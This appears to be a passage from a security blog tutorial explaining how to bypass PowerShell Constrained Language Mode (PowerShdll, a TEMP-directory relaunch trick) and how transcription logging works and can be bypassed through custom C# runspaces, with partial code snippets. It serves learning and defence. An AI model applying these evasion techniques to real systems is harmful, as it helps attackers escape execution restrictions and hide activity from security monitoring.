

Let’s see if we can bypass the CLM , First let’s see the LanguageMode we are using
$ExecutionContext.SessionState.LanguageMode
There is more than a way to Bypass the CLM

PowerShdll
we can Run PowerShell with rundll32. Bypass software restrictions using PowerShdll, so Let’s see
One of the catchy methods to bypass the CLM language in powershell is this method
Remmeber in the beggening of talking about the CLM i leave you with an important note by Rudy Ooms [ When PowerShell starts, it checks whether AppLocker Script Enforcement Rules are present. It does this by simulating the execution of a test PowerShell script placed in the user’s temporary folder and evaluating it against the system’s policies. ] so why this important ?
By focus on this statment we should understand that , when a user open the powershell for the first time the system made a random powershell script in his temp dir ( Which are not in the dirs that can execute any binaries or powershell scripts ) and see if this user can execute this script or not

If yes okey make him in the FullLanguage mode if not change the language mode to ConstrainedLanguage , Okey what if we change the user temp dir in the enviroment to path that we have access and this path in the dirs that applocker permit them to run the executables and scripts from ( Like we do in the applocker bypass ) and start a new powershell session with those new env variables ?
This was Oddvar idea so he make this script , let’s test it and see if this sucess or not
#Start a new powershell using the new params Invoke-CimMethod-ClassName Win32_Process -MethodName Create -Arguments@{ CommandLine = $CMDLine ProcessStartupInformation = $StartParams }
PowerShell Logging
PowerShell logging is the process of recording activities within PowerShell sessions, such as commands executed, scripts run, and their outputs or execution details. It is designed to support auditing, debugging, and security monitoring in Windows environments. The three primary logging types :
Transcription
Script Block Logging

Module Logging
Each serves distinct purposes, capturing different levels of detail about PowerShell activities, so let us talk about them and their bypasses and how to configure them.
PowerShell Transcription
The Transcription loging records both input (commands typed) and output (responses shown) of PowerShell sessions, like a session transcript.

Let’s configure it from Local Group Policy -> Administrative Templates -> Windows Components -> Windows PowerShell Then navigate to PowerShell Transcription

Let’s see how this work , you can run this script to know the Transcription are on or not
$transcriptionSettings = Get-ItemProperty-Path"HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription"-ErrorAction SilentlyContinue if ($transcriptionSettings-and$transcriptionSettings.EnableTranscripting -eq1) { Write-Host"Transcription logging is enabled." if ($transcriptionSettings.OutputDirectory) { Write-Host"Log directory: $($transcriptionSettings.OutputDirectory)" } else { Write-Host"Log directory: Default (User's Documents folder, typically $HOME\Documents)" } if ($transcriptionSettings.EnableInvocationHeader -eq1) { Write-Host"Invocation headers are included in logs." } } else { Write-Host"Transcription logging is not enabled via Group Policy." }
Let’s see what this will do
you can’t get the script content here you just get the command and the ouput like a session


what is the invokation headers , Patrick explain them here with those screenshots :
Transcription Logging without invokation headers activated:
The second one shows logging with invokation headers activated:
{: .prompt-info }
PowerShell Transcription Bypass
This one Doesn’t have many resources but there is a one here by jann lemm , The idea behinde this bypass is the Transcription only check one thing to determine if it’s enabled and it’s the PowerShell registry (HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\Transcription) or Group Policy to check if EnableTranscripting is 1
To change the key we need an administrative privileges so what should we do ?
jann lemm said , If the registry key EnableTranscripting is set to 0 while in an active PowerShell session, the transcript is continued and no bypass is possible, even though the cached value is set to 0. But if these changes to the field are made before a custom PowerShell runspace is opened, the runspace will use the cached (and modified) values, effectively allowing a bypass of the three logging mechanisms by an unprivileged user.
For the first time i don’t understand it , So i will try to explain this more for you in Practical way like the above
So Let’s see how the jann lemm bypass work and how the regular exe work to work Hello World
// Hello_World.cs
using System; using System.Management.Automation; using System.Management.Automation.Runspaces;
classProgram { staticvoidMain(string[] args) { // Create a default runspace using (Runspace runspace = RunspaceFactory.CreateRunspace()) { runspace.Open();
// Create a pipeline using (Pipeline pipeline = runspace.CreatePipeline()) { // Add the command to print "Hello World" pipeline.Commands.AddScript("Write-Output 'Hello World'");
// Execute the pipeline and get results var results = pipeline.Invoke();
// Display results foreach (PSObject result in results) { Console.WriteLine(result.ToString()); } }
using System; using System.Reflection; using System.Management.Automation; using System.Management.Automation.Runspaces; using System.Collections.Concurrent; using System.Collections.Generic; using System.Collections.ObjectModel;
Collection<PSObject> results = ps.Invoke(); foreach (var result in results) { Console.WriteLine(result); }
rs.Close(); } } }
Runspace (short for “runtime space”) is an isolated execution environment in PowerShell that encapsulates the state and configuration needed to run PowerShell commands or scripts. It includes session state (e.g., variables, functions, modules), the PowerShell engine, and the host interface for input/output so it allow PowerShell to execute commands in a controlled, isolated manner, supporting both interactive sessions (like powershell.exe) and programmatic execution

So , When we run the hello_world executable the transcription loggin save the commands that in the c# script and the Transcription file created with 53504 Event-ID
